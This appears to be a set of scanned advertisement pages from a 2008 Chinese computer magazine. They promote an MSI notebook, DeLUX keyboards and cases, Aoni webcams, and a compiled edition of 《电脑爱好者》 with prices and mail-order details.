- 超清晰摄像头和内置定向收音麦克风让视频简单方便。

## AMD



**Turion™ 64 X2**  
MOBILE TECHNOLOGY



环球中国小姐

MISSCHINA UNIVERSE

2008 环球小姐赞助用机

总代理



神州数码免费客服电话：800-810-0669

神州数码  
Digital China

微星科技股份有限公司 微星商贸(上海)有限公司 TEL: 021-33680311 [www.msinotebook.com.cn](http://www.msinotebook.com.cn)



**DeLUX**  
多彩科技

多彩科技 快乐共享

贺——多彩机箱率先获国家免检荣誉

**迅雷无限**

10米无线传输  
智能存贮  
OFFICE强劲功能  
带给你无“线”的享受

**2.4G**

全国  
统一价仅售  
**399元**

送价值**168元**大礼包



**28元** 每日进店前三名  
**疯狂抢不停**  
购买指定产品均有礼品赠送

2008年3月10日至4月27日，多彩科技全线产品疯狂热销，  
每日进店前三名顾客可以享受28元特价产品，  
购买指定产品均有惊喜等着您！



详情请咨询当地专卖店



机箱

DeLUX-887400



电源

DeLUX-50004



音箱

DeLUX-2150



键盘

DeLUX-8830P



鼠标

DeLUX-015LU



摄像头

DeLUX-017



2008年3月28日 **奥尼国际**

启用新标识

五年前，推出自有摄像头品牌(ANC、百脑通、明月)  
四年前，成立国内摄像头研发中心  
三年前，国家电子计算机质量监督检验中心全程质量检测  
中国消费者协会全程服务监督  
二年前，创建全球超大规模的摄像头生产基地  
一年前，架构全球100多个地区及国家的营销网络


# aoni 奥尼

旗下摄像头品牌:

**ANC**® **百脑通**® 明月™

奥尼制造

行销全球



本企业通过ISO9001：2000国际质量体系认证 英国UKAS皇家皇冠认证

■ 奥尼国际实行“3年质保，全国联保”的服务承诺

欲了解更多详情请访问：[www.aoni.cc](http://www.aoni.cc) [www.anc.cn](http://www.anc.cn)

奥尼国际大中华区服务机构：深圳 0755--29980885 北京 010--82569669 广州 020--87519053



基础差,刚入门,  
还想轻轻松松学会电脑???

看《电脑爱好者》普及版  
精华合订本啊!!!

2008我社第一波超级奉献

# 《电脑爱好者》

普及版精华合订本

- 硬件、软件、网络、学、用、玩，  
只要你想，我就有
- 400页——电脑普及知识的新海洋，  
全新梳理存留2007全年普及版杂志内容
- 1 DVD——海量软件、电影大片、视频教程、  
电脑游戏.....超过去年4倍

3月下旬  
隆重上市

## “极”多的卖点——

用**极**浅显的语言教授极复杂的知识  
用**极**丰富的图片代替极繁复的文字  
用**极**系统的内容武装极广泛的需求  
用**极**精华的文章缔造极强大的能力  
用**极**容易的方式带来极快速的提高

## 强悍的5大知识轰炸——

超过**150万字**的初学内容  
超过**1000个**的应用方案  
超过**2000篇**的精彩文章  
超过**2000幅**的直观图解  
超过**3000个**的经验技巧

## 超值惊喜!

同时购买2006年、2007年普及版精华合订本，  
超低价格42元（原价59.6元）邮购代码：07PJH

邮局汇款：北京123信箱 邮编：100036

收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码：CFA07。

为方便我们与您联系，请留下联系电话。

在线订购网址：

<http://shop.cfan.com.cn>

400页  
1张DVD光盘  
定价：29.8元





